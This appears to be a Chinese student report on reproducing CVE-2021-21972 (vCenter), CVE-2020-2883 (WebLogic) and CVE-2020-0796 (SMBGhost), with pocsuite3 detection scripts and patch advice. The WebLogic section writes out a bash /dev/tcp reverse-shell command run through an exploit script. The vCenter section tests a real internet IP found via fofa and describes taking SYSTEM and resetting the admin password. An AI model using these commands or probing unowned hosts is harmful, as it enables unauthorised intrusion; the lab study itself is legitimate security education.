
环境搭建成功后，我们进行漏洞复现：

漏洞所在地址为：https://ip/ui/vropspluginui/rest/services/uploadova

访问该地址，如果返回405，则代表存在漏洞，漏洞复现成功。




另外，我们还在fofa上找到了符合条件的外网测试目标，ip地址及端口号为178.237.192.2:9144。



因此，可以不进行环境搭建，直接访问：

https://178.237.192.2：9144 /ui/vropspluginui/rest/services/uploadova，如图，返回405，代表存在漏洞，漏洞复现成功。




漏洞复现成功后，我们还可以通过GitHub下载漏洞利用脚本

漏洞利用脚本 github地址：

https://github.com/NS-Sp4ce/CVE-2021-21972

## 

加载运行该脚本




连接成功后就拿到了目标系统的system权限。

这时候我们发现拿到机器也登陆不上控制平台，要登录还需要密码。

在vcenter的安装目录里有一个vdcadmintool.exe，我们可以利用这个工具对平台的密码进行修改，他会生成新的随机密码。

运行它会出现以下选项，我们选择3，然后输入用户名，[我们尝试一下初始用户名administrator@vsphere.local](mailto:%E5%9C%A8%E8%BF%99%E6%88%91%E4%BB%AC%E7%9B%B4%E6%8E%A5%E8%92%99%E4%BA%86%E4%B8%80%E4%B8%AA%E4%BB%96%E7%9A%84%E5%88%9D%E5%A7%8B%E7%94%A8%E6%88%B7%E5%90%8Dadministrator@vsphere.local" \o "在这我们直接蒙了一个他的初始用户名administrator@vsphere.local)，正确之后就能修改密码了。



在修改成功之后。我们利用新生成的密码成功进入控制平台，结束。

**3.2.2.2测试中所用的工具**

VMWare vSphere(EXSi) 版本：7.0

VMWare vCenter Server(VCSA) 版本：7.0

### 3.2.3 CVE-2020-2883

**3.2.3.1漏洞介绍**

在Oracle官方发布的2020年4月关键补丁更新公告CPU（Critical Patch Update）中，两个针对 WebLogic Server ，CVSS 3.0评分为 9.8的严重漏洞（CVE-2020-2883、CVE-2020-2884），允许未经身份验证的攻击者通过T3协议网络访问并破坏易受攻击的WebLogic Server，成功的漏洞利用可导致WebLogic Server被攻击者接管，从而造成远程代码执行。

**3.2.3.2 影响范围**

Oracle WebLogic Server 10.3.6.0.0

Oracle WebLogic Server 12.1.3.0.0

Oracle WebLogic Server 12.2.1.3.0


Oracle WebLogic Server 12.2.1.4.0

**3.2.3.3 漏洞复现**

在vulfocus上创建对应虚拟环境



启动镜像网址




在攻击机上首先开启nc监听nc -lvvp 16666


执行攻击脚本，反弹shell

python weblogic-2883.py -u http://123.58.224.8:31898/ -c "bash -i >& /dev/tcp/192.168.188.128/16666 0>&1"

我们注意到，运行该指令可以得到payload发送成功，但并没有在监听端口获取反弹shell,查阅后发现要进行based64编码，因此我们将指令编码后再执行：



其中CVE-2020-2883.py 为poc文件



如上图所示，成功反弹shell，访问/tmp/目录成功获取flag

# 漏洞复现结果（25分）

## 4.1 SMB远程代码执行漏洞

**4.1.1 POC插件编写**

1.低位跳转字节及其他常量设置：

设置了一些内存地址和偏移量，例如LOWSTUB\_JMP、PML4\_LOWSTUB\_OFFSET等，这些在后续的内存操作中会被使用。

2.内核Shellcode和用户Payload：

KERNEL\_SHELLCODE是一段内核级别的Shellcode，用于在被攻击系统内核中执行特定操作。

USER\_PAYLOAD是一段用户级别的Payload，通常用于实现特定的恶意行为，例如反向Shell。

内存描述符列表（MDL）类：

MDL类用于描述内存映射，包含了物理地址、虚拟地址、字节数量等信息。这个类可以将这些信息打包成原始字节数据，用于后续的内存读写操作。

4.重连函数：

reconnect函数用于创建与远程服务器的TCP连接，并设置超时。

5.写入原语操作：

write\_primitive函数用于向远程系统的指定地址写入数据，通过SMB协议进行压缩数据的传输。

6.读取物理内存操作：

read\_physmem\_primitive和try\_read\_physmem\_primitive函数用于读取远程系统的物理内存数据。

7.获取物理地址：

get\_phys\_addr函数用于计算虚拟地址对应的物理地址，这在读写操作中至关重要。

由于该漏洞需要在window10关闭防火墙，暂未找到符合要求的外网ip，但也撰写了在pocsuite3运行的poc代码，同时利用poc实现漏洞利用在自己搭建的虚拟机平台也有实现视频进行了poc的验证

**4.1.2 漏洞信息**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **UVD-ID** | Cve-2020-0796 | **漏洞类别** | 远程代码执行 | **CVE-ID** | Cve-2020-0796 |
| **披露/发现时间** | 2020年3月10日 | **bugtraq编号** | 105227 | **CNNVD-ID：** | CNNVD-202003-1282 |
| **提交时间** |  | **漏洞发现者** | 未公开 | **CNVD-ID：** | CNVD-2020-10487 |
| **漏洞等级** | 高危 | **提交者** | 未公开 | **搜索关键词** | "CVE-2020-0796", "SMBGhost", "EternalDarkness" |
| **影响范围** | Windows 10 Version 1903, Windows 10 Version 1909, Windows Server Version 1903, Windows Server Version 1909 | | | | |
| **来源** | 微软公司 | | | | |
| **漏洞简介** | CVE-2020-0796 是一个影响 SMBv3 协议的远程代码执行漏洞，亦被称为 “SMBGhost” 或 “EternalDarkness”。该漏洞允许远程攻击者通过特制的数据包在目标系统上执行任意代码。 | | | | |
| **漏洞详情** | 该漏洞存在于 SMBv3 协议的压缩机制中，未经身份验证的攻击者可以通过发送特制的数据包触发此漏洞，从而在目标系统上执行任意代码。这使得攻击者能够完全控制受影响的系统，可能导致数据泄露、服务中断等严重后果。 | | | | |
| **参考链接** | https://www.freebuf.com/column/230287.html | | | | |
| **靶场信息** | 在本地虚拟机安装window10 version1903 | | | | |
| **POC** | from pocsuite3.api import POCBase, Output, register\_poc, OptString  from smbprotocol.connection import Connection  from smbprotocol.session import Session  import sys  class CVE\_2020\_0796\_PoC(POCBase):  vulID = 'CVE-2020-0796'  version = '1.0'  author = ['Your Name']  vulDate = '2020-03-10'  createDate = '2023-07-24'  updateDate = '2023-07-24'  references = ['https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-0796']  name = 'CVE-2020-0796 SMBv3 RCE'  appPowerLink = 'https://docs.microsoft.com/en-us/windows-server/storage/file-server/troubleshoot/smb'  appName = 'SMBv3'  appVersion = '3.1.1'  vulType = 'Remote Code Execution'  desc = 'This vulnerability allows remote attackers to execute arbitrary code on vulnerable installations of SMBv3.'    def \_options(self):  o = {  "servername": OptString("", description="The target server name or IP address"),  "username": OptString("fakeusername", description="Username for SMB session"),  "password": OptString("password", description="Password for SMB session")  }  return o  def \_verify(self):  result = {}  servername = self.get\_option("servername")  username = self.get\_option("username")  password = self.get\_option("password")    if not servername:  return self.parse\_output(result)  try:  connection = Connection(uuid.uuid4(), servername)  connection.connect()  session = Session(connection, username, password)  session.connect()  result['VerifyInfo'] = {}  result['VerifyInfo']['Server'] = servername  result['VerifyInfo']['Username'] = username  result['VerifyInfo']['Password'] = password  return self.parse\_output(result)  except Exception as e:  result['Error'] = str(e)  return self.parse\_output(result)  def parse\_output(self, result):  output = Output(self)  if result:  output.success(result)  else:  output.fail('No response from target or unable to establish SMB session')  return output  register\_poc(CVE\_2020\_0796\_PoC) | | | | |
| **修复方案** | 1.补丁  微软已经发布了此漏洞的安全补丁，访问如下链接： [https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-0796](https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-0796" \t "https://www.cnblogs.com/zhaijiahui/p/_blank)  2.临时解决方案  禁用SMBv3压缩 禁用SMB 3.0的压缩功能，是否使用需要结合自己业务进行判断。 使用以下PowerShell命令禁用压缩功能，以阻止未经身份验证的攻击者利用SMBv3 服务器的漏洞： Set-ItemProperty-Path“HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters” DisableCompression -Type DWORD -Value 1 -Force 用户可通过以下PowerShell命令撤销禁用压缩功能： Set-ItemProperty-Path“HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters” DisableCompression -Type DWORD -Value 0 -Force 注：利用以上命令进行更改后，无需重启即可生效；该方法仅可用来防护针对SMB服务器（SMB SERVER）的攻击，无法对SMB客户端（SMB Client）进行防护。   1. 设置防火墙策略关闭相关端口 SMB的TCP 445端口 NetBIOS名称解析的UDP 137端口 NetBIOS数据图服务的UDP 138端口 NetBIOS会话服务的TCP 139端口 | | | | |

## 4.2 VMWare vCenter Server 远程代码执行漏洞

### 4.2.1 POC插件编写

以下是poc编写过程、各部分的含义以及最后的验证结果

**4.2.2.1 POC编写**

**1.导入模块：**

* #!/usr/bin/env python 和 # coding: utf-8

表示这是一个Python脚本，并且使用UTF-8编码。

* from urllib.parse import urljoin

导入urljoin函数，用于安全地拼接URL。

* from pocsuite3.api import POCBase, Output, register\_poc, logger, requests

从Pocsuite3框架中导入必要的类和函数，帮助创建、输出和注册POC。

**2.定义DemoPOC类：**

* class DemoPOC(POCBase)

这个类继承自POCBase，用于定义一个漏洞检测的POC。

**3.基础信息填写：**

* 根据官方漏洞公告获取该漏洞的ID、版本、名称、类型、提交日期等信息，按照标准格式填入代码中。字段不是必须的，可以留空。具体信息这里不做赘述

**4.编写\_verify方法：**

该方法用于实际验证目标是否存在漏洞。

* vul\_url = urljoin(self.url, "/ui/vropspluginui/rest/services/uploadova")

首先通过urljoin构造目标URL——vul\_url，它是针对上传OVA文件的REST API的URL。

* 接着发送两个GET请求：

resp1 = requests.get(self.url)

resp2 = requests.get(vul\_url)

第一个请求发送到目标URL（self.url），检查返回的内容中是否包含/vsphere-client，表明目标是vCenter。

第二个请求发送到vul\_url，检查返回的HTTP状态码是否为405（表示不支持该请求方法）。

* if '/vsphere-client' in resp1.text and resp2.status\_code == 405:

result['VerifyInfo'] = {}

result['VerifyInfo']['URL'] = self.url

如果满足这两个条件，则说明存在漏洞，并将相关信息存储在result字典中。

**5.编写\_attack方法：**

* return self.\_verify()

调用\_verify方法，实际上执行漏洞验证。

**6.编写parse\_output方法**

该方法用于格式化输出结果。

* if result:

output.success(result)

else:

output.fail('Internet nothing returned')

return output

如果result有内容，则调用output.success(result)返回成功的信息；如果没有，则返回失败的信息

**7.注册POC：**

* register\_poc(DemoPOC)

将该POC注册到Pocsuite3框架中，以便可以进行漏洞扫描和检测。


总体而言，这段POC代码的目的是检测特定版本的VMware vCenter是否存在未授权的RCE漏洞，通过向目标 URL 发送 HTTP 请求并检查响应状态码来判断是否存在漏洞。漏洞的利用路径为：/ui/vropspluginui/rest/services/uploadova。

如果状态码为 405，表示服务器在该路径上拒绝了 GET 方法的请求，即服务

器没有限制 HTTP 方法，可以执行恶意操作，漏洞存在。


**4.2.2.2 POC验证结果**

首先在fofa上查找符合漏洞存在条件的外网测试目标




接着，通过下面指令在kali上搭建pocsuite环境：


第一步，执行sudo apt update指令，更新本地软件包索引，确保后续安装或升级软件时能获取到最新版本。




第二步，执行sudo apt install python3-pip，安装python3和pip（截图里显示已经安装过最新版本）。



第三步，切换root身份，执行pip3 install pocsuite3，通过pip3来安装pocsuite3。



配置完成后可以通过pocsuite –version来验证pocsuite是否成功安装，并查看pocsuite的版本。

****

配置成功后，使用指令pocsuite -r ./vsphere\_client\_cve-2021-21972.py -u https://178.237.192.2:9144 --verify在目标URL上验证是否存在漏洞。其中vsphere\_client\_cve-2021-21972.py为poc代码。下面为成功在目标URL上找到漏洞的截图。



### 4.2.2 漏洞信息

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **UVD-ID** | —— | **漏洞类别** | 代码执行 | **CVE-ID** | CVE-2021-21972 |
| **披露/发现时间** | 2021-2-23 | **bugtraq编号** | —— | **CNNVD-ID：** | CNNVD-202102-1566 |
| **提交时间** | 2021-2-25 | **漏洞发现者** | PT Security和Noah Blog | **CNVD-ID：** | CNVD-2021-12322 |
| **漏洞等级** | 9.8|严重 | **提交者** | PT Security和Noah Blog | **搜索关键词** | CVE-2021-21972 |
| **影响范围** | VMware vCenter Server 7.0系列 < 7.0.U1c  　VMware vCenter Server 6.7系列 < 6.7.U3l  　VMware vCenter Server 6.5系列 < 6.5 U3n  VMware Cloud Foundation 4.x before 4.2  VMware Cloud Foundation 3.x before 3.10.1.2 | | | | |
| **来源** | https://www.vmware.com/security/advisories/VMSA-2021-0002.htm  l | | | | |
| **漏洞简介** | VMware vCenter Server 远程代码执行漏洞 | | | | |
| **漏洞详情** | vSphere 是 VMware 推出的虚拟化平台套件，包含 ESXi、vCenter Server 等一系列的软件。其中 vCenter Server 为 ESXi 的控制中心，可从单一控制点统一管理数据中心的所有 vSphere 主机和虚拟机。  vSphere Client（HTML5） 在 vCenter Server 插件中存在一个远程执行代码漏洞。未授权的攻击者可以通过开放 443 端口的服务器向 vCenter Server 发送精心构造的请求，写入webshell，控制服务器。 | | | | |
| **参考链接** | https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-21972 | | | | |
| **靶场信息** | 搭建VMware vsphere(EXSi) 7.0 和 VMware vCenter Server(VCSA) 7.0 环境。外网测试目标：https://178.237.192.2:9144 | | | | |
| **POC** | #!/usr/bin/env python  # coding: utf-8  from urllib.parse import urljoin  from pocsuite3.api import POCBase, Output, register\_poc, logger, requests  class DemoPOC(POCBase):  vulID = ''  version = '1.0'  author = ['']  vulDate = '2021-02-24'  createDate = '2021-02-24'  updateDate = '2021-02-24'  references = ['']  name = 'VMware vCenter 未授权RCE漏洞'  appPowerLink = ''  appName = 'VMware vCenter'  appVersion = ' 7.0 U1c 之前的 7.0 版本、6.7 U3l 之前的 6.7 版本、 6.5 U3n 之前的 6.5 版本'  vulType = ''  desc = '''  VMware vCenter 未授权RCE漏洞  '''  samples = ['']  install\_requires = ['']  def \_verify(self):  result = {}  try:  vul\_url = urljoin(self.url, "/ui/vropspluginui/rest/services/uploadova")  resp1 = requests.get(self.url)  resp2 = requests.get(vul\_url)  if '/vsphere-client' in resp1.text and resp2.status\_code == 405:  result['VerifyInfo'] = {}  result['VerifyInfo']['URL'] = self.url  except Exception as e:  logger.error(e)  return self.parse\_output(result)  def \_attack(self):  return self.\_verify()  def parse\_output(self, result):  output = Output(self)  if result:  output.success(result)  else:  output.fail('Internet nothing returned')  return output  register\_poc(DemoPOC) | | | | |
| **修复方案** | vCenter Server7.0版本升级到7.0.U1c  vCenter Server6.7版本升级到6.7.U3l  vCenter Server6.5版本升级到6.5 U3n | | | | |

## 4.3 Weblogic Server 代码执行漏洞

### 4.3.1 POC插件编写

以下是poc编写过程、各部分的含义以及最后的验证结果

**4.3.1.1 POC编写**

**1.导入必要的库：**

pocsuite3.api 中的 Output, POCBase, register\_poc, logger, OptString 用于定义 PoC 和处理输出。socket, ssl, time, binascii 处理网络连接、加密和数据转换。urllib.parse 用于解析 URL。

1. **类定义：**

定义 CVE\_2020\_2883\_PoC 类，继承自 POCBase。

其中类的属有：vulID, version, author, vulDate, createDate, updateDate, references, name, appPowerLink, appName, appVersion, vulType, desc 用于描述漏洞的基本信息和 PoC 的元数据。

其中函数定义：

\_options(self)：

定义脚本接受的选项。这里定义了一个 command 选项，默认为 id，用于指定要在目标系统上执行的命令。

\_verify(self)：

核心验证逻辑：获取目标 URL 和要执行的命令。调用 parseUrl 解析 URL 获取协议、IP、端口和路径。生成漏洞利用的 payload。建立套接字连接并执行 T3 协议握手。发送构造的 T3 请求。处理响应结果。捕获并记录任何异常。

parseUrl(self, url)：

解析 URL 并返回协议、IP、端口和路径。

CVE\_2020\_2883\_payload(self, cmd)：

根据给定命令生成特定格式的 payload。

t3handshake(self, sock, server\_addr)：

与目标服务器进行 T3 协议握手。

buildT3RequestObject(self, sock, port)：

构造并发送 T3 请求对象。

parse\_output(self, result)：

处理并格式化输出结果。

**3.注册 PoC**

register\_poc(CVE\_2020\_2883\_PoC)

将定义好的 PoC 类注册到 pocsuite3 框架中。

**4.3.1.2 POC验证结果**

